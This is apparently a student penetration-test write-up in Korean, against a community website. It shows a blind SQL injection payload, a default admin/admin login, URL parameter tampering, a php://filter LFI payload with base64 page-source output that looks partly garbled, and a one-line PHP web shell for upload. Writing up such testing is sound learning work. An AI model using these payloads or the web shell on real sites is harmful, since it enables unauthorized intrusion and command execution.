

## yeali.me 모의해킹 보고서

오늘은 yeali.me 페이지를 모의해킹 해보았습니다.

### 1. admin 계정

시도 1) sql injection

id와 pwd에 '를 입력한다. -> 안됨

=> sql injection 취약점의 가능성이 없다....

시도 2) blind sql injection

id에 admin을 입력, pwd에 1'%09||%09if(1=1,sleep(3),0)%09--%09 을 입력한다 -> 안됨

=> 서버의 반응이 없었기 때문에 불가능

시도 3) id와 동일한 pw

id : admin pw : admin -> 됨

=> 취약한 패스워드라 할 수 있다....

### 2. 페이지 이동(파라미터 변조)


자유게시판 메뉴를 들어가보면 url이 다음과 같다는 것을 알 수 있었다.

<http://yeali.me/?m=board>

또한 토론 메뉴에 들어가보면 url이 다음과 같다.

<http://yeali.me/?m=debate>

즉, 파라미터를 변조하면 다른 메뉴로 들어갈 수 있을 것 같았다.



The screenshot shows a web browser window with the URL <http://yeali.me/?m=notice>. The page title is '희망 커뮤니티' (Hope Community). The navigation bar includes links for '홈' (Home), '희망시 공지사항' (Hope City Notice), '자유 게시판' (Free Board), '토론' (Discussion), 'admin', and 'Logout'. The '토론' (Discussion) menu is selected, displaying a table of discussion topics.

번호	제목	작성자	날짜	조회수
5	---	gimbab	2018-11-17 01:26:51	4
4	admin	admin	2018-11-17 00:42:49	10
3	22	ccoma	2018-11-02 16:45:46	25
2	asda	ccoma	2018-11-02 16:40:30	14

At the bottom right of the table, there is a button labeled '글쓰기' (Write).

번호	제목	작성자	날짜	조회수
5	---	gimbab	2018-11-17 01:26:51	4
4	admin	admin	2018-11-17 00:42:49	10
3	22	ccoma	2018-11-02 16:45:46	25
2	asda	ccoma	2018-11-02 16:40:30	14

번호	제목	작성자	날짜	조회수
6	kinew	admin	2018-11-17 01:01:16	36
5	admin	admin	2018-11-17 00:57:01	11
4	asdasda	admin	2018-11-02 20:27:47	46
3	asd	admin	2018-11-02 20:15:09	29
2	aaaaa	admin	2018-11-02 20:14:10	27
1	asdasd	admin	2018-11-02 20:08:17	17

?m=debate를 ?m=notice로 바꾸면 공지사항 페이지로 들어가지는 것을 볼 수 있다.

### 3. lfi 취약점

서버에서 제공하는 디렉토리 외 로컬 영역의 디렉토리와 폴더를 열람 가능

\* php wrapper

1) php://filter:

해당 페이지의 소스를 읽어올 수 있는 함수

php://filter/convert.base64-encode/resource=

?m=board를 봐 보자

m변수 get 방식으로 해당 서버의 디렉토리에 있는 board 파일을 포함시킨다는 것을 알 수 있다.

이는 lfi 취약점의 가능성을 보여준다.

따라서 위에서 설명한 php://filter/convert.base64-encode/resource 함수를 통해 해당 페이지의 소스를 읽을 수 있다.

페이로드는 다음과 같다.

php://filter/convert.base64-encode/resource=board

결과는 다음과 같다.

```
'
PD9waHANCGlpbmNsdWRlICJjb25maWcucGhwIjsNCgkbbXlzcWwgPSBkYmNvbW5lY3QoK
TsNCglzZXNzaW9uX3N0YXJ0KCK7DQoJJHdyXRlciA9ICRfU0VTU0lPTlIsnaWQnXTsNCg0K
CSRxdWVyeSA9ICJzZWxlY3QgKiBmcm9tIGJvYXJkIHdoZXJlIGlX3NIY3JldCA9IDAgb3Igd3Jp
dGVyID0gJyR3cmI0ZXInIG9yZGVyIGJ5IGlkeCBkZXNjIjsNCg0KCSRyZXN1bHQqPSAkbXlzc
WwtPnF1ZXJ5KCRxdWVyeSk7DQo/Pg0KDQoJCtXkaXYgY2xhc3M9ImNvbnRhaW5lciI+DQo
JCQk8aHlVpG0KDQoJCQk8aDEgY2xhc3M9ImhlYWRLciI+7J6Q7Jy6rKM7Iuc7YyQPC9oMT4N
CgkJDQoJCQk8aHlVpG0KDQoJCQ0KCQkJPHRhYmxlIGNsYXNzPSJ0YWJsZSB0YWJsZS1ob3Z
lciI+DQoJCQkJPHRoZWFKPg0KCQkJCQk8dHI+DQoJCQkJCQk8dGg+IOuyiO2YuCA8L3RoPg0
KCQkJCQkJPHRoPiDsoJzrqkgPC90aD4NCgkJCQkJCTx0aD4g7J6R7ISx7J6QIDwvdGg+DQoJC
QkJCQk8dGg+IOuCoOynnCA8L3RoPg0KCQkJCQkJPHRoPiDsobDtmoszijggPC90aD4NCgkJC
QkJPC90cj4NCgkJCQk8L3RoZWFKPg0KCQkJCTx0Ym9keT4NCjw/cGhwDQoJCQkJCXdoaWx
lKCRib2FyZCA9IG15c3FsaV9mZXRjaF9hcnJheSgkcmVzdWx0KSkgeW0KCQkJCQkJJGlkeCA
9ICRib2FyZFsaWR4J107DQo/Pg0KCQkJCQk8dHlgb25jbGljaz0ibG9jYXRpb24uaHJlZj0nLi8
/bT1zaG93JnQ9Ym9hcmQmbm89PD89JGlkeD8+JyI+DQoJCQkJCQk8dGQ+IDw/PSRpZHG/Pi
A8L3RkPg0KCQkJCQkJPHRkPiA8Pz0kYm9hcmRbJ3RpdGxlJ10/PiA8L3RkPg0KCQkJCQkJPH
RkPiA8Pz0kYm9hcmRbJ3dyaXRlciddPz4gPC90ZD4NCgkJCQkJCTx0ZD4gPD89JGJvYXJkWy
d1cGxvYWRfZGF0ZSddPz4gPC90ZD4NCgkJCQkJCTx0ZD4gPD89JGJvYXJkWy2aWV3cyddP
z4gPC90ZD4NCgkJCQkJPC90cj4NCjw/cGhwCQ0KCQkJCQl9DQo/Pg0KCQkJCTwvdGJvZHK+
DQoJCQk8L3RhYmxlPg0KCQkJPGhyLz4NCgkJCTxhIGNsYXNzPSJidG4gYnRuLWRLZmF1bH
QgcHVsbC1yaWdodClgaHJlZj0iLi8/bT13cmI0ZV9ib2FyZCI+6riA7JOW6riwPC9hPg0KDQoJC
TwvZGI2Pg== '
```

이를 base 64 디코딩을 해보면 해당 페이지의 소스가 나오는 것을 알 수 있다.

#### 4. 파일 업로드 취약점(웹셸 업로드)

위 단계에서 찾은 admin 계정으로 로그인을 해보면 자유게시판 페이지에서 파일 업로드가 가능하다.

이를 통해 파일 업로드 취약점의 예상해볼 수 있다.

간단한 웹셸 코드는 다음과 같다.

```
<?php
system($_GET[cmd]);
?>
```

즉, 웹셸 php 파일을 올리고 실행시킨 후 get방식으로 셸 명령어인 ls 등을 전달하면 해당 결과가 출력될 것이다.

